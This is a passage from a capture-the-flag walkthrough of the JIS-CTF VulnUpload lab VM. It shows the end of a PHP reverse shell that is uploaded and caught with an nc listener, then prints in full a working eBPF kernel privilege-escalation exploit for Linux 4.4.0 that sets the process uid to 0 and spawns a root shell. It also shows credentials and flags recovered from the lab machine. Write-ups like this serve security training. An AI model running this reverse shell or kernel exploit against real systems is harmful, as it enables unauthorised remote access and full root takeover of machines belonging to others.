	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
```

```
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```



Then, run the the listener at another terminal and load the reverse shell page at “http://10.0.2.16/upladed_files/php-reverse-shell.php”.

```
nc -lvp 4444
```



Bingo! The reverse shell is obtained. Go to the directory “/var/www/html” and find out two interesting files, they are “flag.txt” and “hints.txt”. The “hint.txt” can be displayed but not the “flag.txt”.

```
flag
flag.txt
hint.txt
index.php
js
login.php
logout.php
robots.txt
uploaded_files
$ cat flag.txt
cat: flag.txt: Permission denied
$ ls -la
total 60
drwxr-xr-x 8 www-data www-data 4096 Apr 21  2017 .
drwxr-xr-x 3 www-data www-data 4096 Apr 18  2017 ..
drwxrwxr-x 2 www-data www-data 4096 Apr 21  2017 admin_area
drwx------ 5 www-data www-data 4096 Apr 19  2017 assets
-rw-r--r-- 1 www-data www-data  306 Apr 19  2017 check_login.php
drwx------ 2 www-data www-data 4096 Apr 19  2017 css
drwxr-xr-x 2 www-data www-data 4096 Apr 21  2017 flag
-rw-r----- 1 technawi technawi  132 Apr 21  2017 flag.txt
-rw-r--r-- 1 www-data www-data  145 Apr 21  2017 hint.txt
-rw-rw-r-- 1 www-data www-data 1966 Apr 19  2017 index.php
drwx------ 2 www-data www-data 4096 Apr 19  2017 js
-rw-rw-r-- 1 www-data www-data 1485 Apr 19  2017 login.php
-rw-r--r-- 1 www-data www-data  128 Apr 19  2017 logout.php
-rw-rw-r-- 1 www-data www-data  160 Apr 19  2017 robots.txt
drwxrwxr-x 2 www-data www-data 4096 Jul 11 11:33 uploaded_files
$
```

```
login.php
logout.php
robots.txt
uploaded_files
cd uploaded_files
ls
index.php
php-reverse-shell.php
cat index.php
cd ..
ls
admin_area
assets
check_login.php
css
flag
flag.txt
hint.txt
index.php
js
login.php
logout.php
robots.txt
uploaded_files
cat hint.txt
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {764511003452657901234567 0}
```

Flag 3 is got.

cat hint.txt try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {764511003452657901234567 0}

Flag 5

Since the Linux kernel is 4.4.0, get the Linux exploit from Exploit-DB – https://www.exploit-db.com/exploits/44298/. As there is no GCC installed on the VulnUpload VM, the downloaded Linux exploit source code should be compiled at Parrot Security OS VM and then upload to the VulnUpload VM for execution.

```
/*
 * Ubuntu 16.04.4 kernel priv esc
 *
 * all credits to @bleidl
 * - vnik
 */

// Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
// if different kernel adjust CRED offset + check kernel stack size
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <stdint.h>

#define PHYS_OFFSET 0xffff880000000000
#define CRED_OFFSET 0x5f8
#define UID_OFFSET 4
#define LOG_BUF_SIZE 65536
#define PROGSIZE 328

int sockets[2];
int mapfd, progfd;

char *__prog =          "\xb4\x09\x00\x00\xff\xff\xff\xff"
```


```
                "\x55\x09\x02\x00\xff\xff\xff\xff"
                "\xb7\x00\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x18\x19\x00\x00\x03\x00\x00\x00"
                "\x00\x00\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x00\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x06\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x01\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x07\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x02\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x08\x00\x00\x00\x00\x00\x00"
                "\xbf\x02\x00\x00\x00\x00\x00\x00"
                "\xb7\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x03\x00\x00\x00\x00\x00"
                "\x79\x73\x00\x00\x00\x00\x00\x00"
                "\x7b\x32\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x02\x00\x01\x00\x00\x00"
                "\x7b\xa2\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x7b\x87\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00";

char bpf_log_buf[LOG_BUF_SIZE];

static int bpf_prog_load(enum bpf_prog_type prog_type,
                  const struct bpf_insn *insns, int prog_len,
                  const char *license, int kern_version) {
        union bpf_attr attr = {
                .prog_type = prog_type,
```

```
                .insns = (__u64)insns,
                .insn_cnt = prog_len / sizeof(struct bpf_insn),
                .license = (__u64)license,
                .log_buf = (__u64)bpf_log_buf,
                .log_size = LOG_BUF_SIZE,
                .log_level = 1,
        };

        attr.kern_version = kern_version;

        bpf_log_buf[0] = 0;

        return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

static int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
                  int max_entries) {
        union bpf_attr attr = {
                .map_type = map_type,
                .key_size = key_size,
                .value_size = value_size,
                .max_entries = max_entries
        };

        return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
}

static int bpf_update_elem(uint64_t key, uint64_t value) {
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)&key,
                .value = (__u64)&value,
                .flags = 0,
        };

        return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

static int bpf_lookup_elem(void *key, void *value) {
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)key,
                .value = (__u64)value,
        };

        return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}
```

```
static void __exit(char *err) {
	fprintf(stderr, "error: %s\n", err);
	exit(-1);
}

static void prep(void) {
	mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3);
	if (mapfd < 0)
		__exit(strerror(errno));

	progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
				(struct bpf_insn *)__prog, PROGSIZE, "GPL", 0);

	if (progfd < 0)
		__exit(strerror(errno));

	if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
		__exit(strerror(errno));

	if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) <
0)
		__exit(strerror(errno));
}

static void writemsg(void) {
	char buffer[64];

	ssize_t n = write(sockets[0], buffer, sizeof(buffer));

	if (n < 0) {
		perror("write");
		return;
	}
	if (n != sizeof(buffer))
		fprintf(stderr, "short write: %lu\n", n);
}

#define __update_elem(a, b, c) \
	bpf_update_elem(0, (a)); \
	bpf_update_elem(1, (b)); \
	bpf_update_elem(2, (c)); \
	writemsg();

static uint64_t get_value(int key) {
	uint64_t value;

	if (bpf_lookup_elem(&key, &value))
		__exit(strerror(errno));
```

```
	return value;
}

static uint64_t __get_fp(void) {
	__update_elem(1, 0, 0);

	return get_value(2);
}

static uint64_t __read(uint64_t addr) {
	__update_elem(0, addr, 0);

	return get_value(2);
}

static void __write(uint64_t addr, uint64_t val) {
	__update_elem(2, addr, val);
}

static uint64_t get_sp(uint64_t addr) {
	return addr & ~(0x4000 - 1);
}

static void pwn(void) {
	uint64_t fp, sp, task_struct, credptr, uidptr;

	fp = __get_fp();
	if (fp < PHYS_OFFSET)
		__exit("bogus fp");

	sp = get_sp(fp);
	if (sp < PHYS_OFFSET)
		__exit("bogus sp");

	task_struct = __read(sp);

	if (task_struct < PHYS_OFFSET)
		__exit("bogus task ptr");

	printf("task_struct = %lx\n", task_struct);

	credptr = __read(task_struct + CRED_OFFSET); // cred

	if (credptr < PHYS_OFFSET)
		__exit("bogus cred ptr");

	uidptr = credptr + UID_OFFSET; // uid
```

```
        if (uidptr < PHYS_OFFSET)
                __exit("bogus uid ptr");

        printf("uidptr = %lx\n", uidptr);
        __write(uidptr, 0); // set both uid and gid to 0

        if (getuid() == 0) {
                printf("spawning root shell\n");
                system("/bin/bash");
                exit(0);
        }

        __exit("not vulnerable?");
}

int main(int argc, char **argv) {
        prep();
        pwn();

        return 0;
}
```



Execute the exploit file and got the root. Root is dancing.

Go back to “/var/www/html” directory and display the “flag.txt”.

```
44298
44298.c
systemd-private-64281169ff634ab49f9e73be972c2ee5-systemd-timesyncd.service-AajsM8
$ chmod +x 44298
$ ./44298
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /var/www/html
ls
admin_area
assets
check_login.php
css
flag
flag.txt
hint.txt
index.php
js
login.php
logout.php
robots.txt
uploaded_files
cat flag.txt
The 5th flag is : {547321594678521345697524 9}

Good job :)

You find 5 flags and got their points and finish the first scenario....
```

Flag 5 is obtained.

The 5th flag is : {5473215946785213456975249} Good job :) You find 5 flags and got their points and finish the first scenario....

Flag 4

Where is Flag 4? The hidden file “.bash_history” at “/home/technawi” is checked and find out the following :

```
ls -ltrh
cd ..
ls -ltrh
cd /etc/mysql/conf.d/
ls
sudo vi credentials.txt
cd /var/www/html/
ls
cd admin_area/
ls
sudo vi index.php
clear
cd ..
ls -ltrh
cat hint.txt
sudo vi hint.txt
clear
ls -ltrh
vi hint.txt
cat flag.txt
cat hint.txt
cd /etc/mysql/conf.d/
ls
sudo vi credentials.txt
clear
shutdown
clear
shutdown
```

Then go to “/etc/mysql/conf.d/” to display the content of “credentials.txt” file.

```
clear
shutdown
clear
shutdown
ls
1
ls -la
total 48
drwxr-xr-x 3 technawi technawi 4096 Apr 21  2017 .
drwxr-xr-x 3 root     root     4096 Apr 11  2017 ..
-rw------- 1 technawi technawi 4321 Apr 21  2017 .bash_history
-rw-r--r-- 1 technawi technawi  220 Apr 11  2017 .bash_logout
-rw-r--r-- 1 technawi technawi 3771 Apr 11  2017 .bashrc
drwx------ 2 technawi technawi 4096 Apr 11  2017 .cache
-rw-r--r-- 1 technawi technawi  655 Apr 11  2017 .profile
-rw-r--r-- 1 technawi technawi    0 Apr 11  2017 .sudo_as_admin_successful
-rw------- 1 root     root     6666 Apr 21  2017 .viminfo
-rw-r--r-- 1 root     root     7141 Apr 18  2017 1
cd /etc/mysql/conf.d/
ls
credentials.txt
mysql.cnf
mysqldump.cnf
cat credentials.txt
The 4th flag is : {784565897412356897418541 2}

username : technawi
password : 3vilH@ksor
```

Flag 4 is finally got.

cat credentials.txt The 4th flag is : {784565897412356897418541 2}

```
username : technawi
password : 3vilH@ksor
```

A total of five flags are obtained. The Capture The Flag is completed.

Final Thought

JIS-CTF : VulnUpload VM is easy and it is designed for very beginners. It is not perfect that I got the Flag 5 before the Flag 4. The creator of the VM may make a minor mistake that he swapped the location and name of the Flag 4 and 5. It is because the Flag 4 is more harder to find in this case.

-- THE END --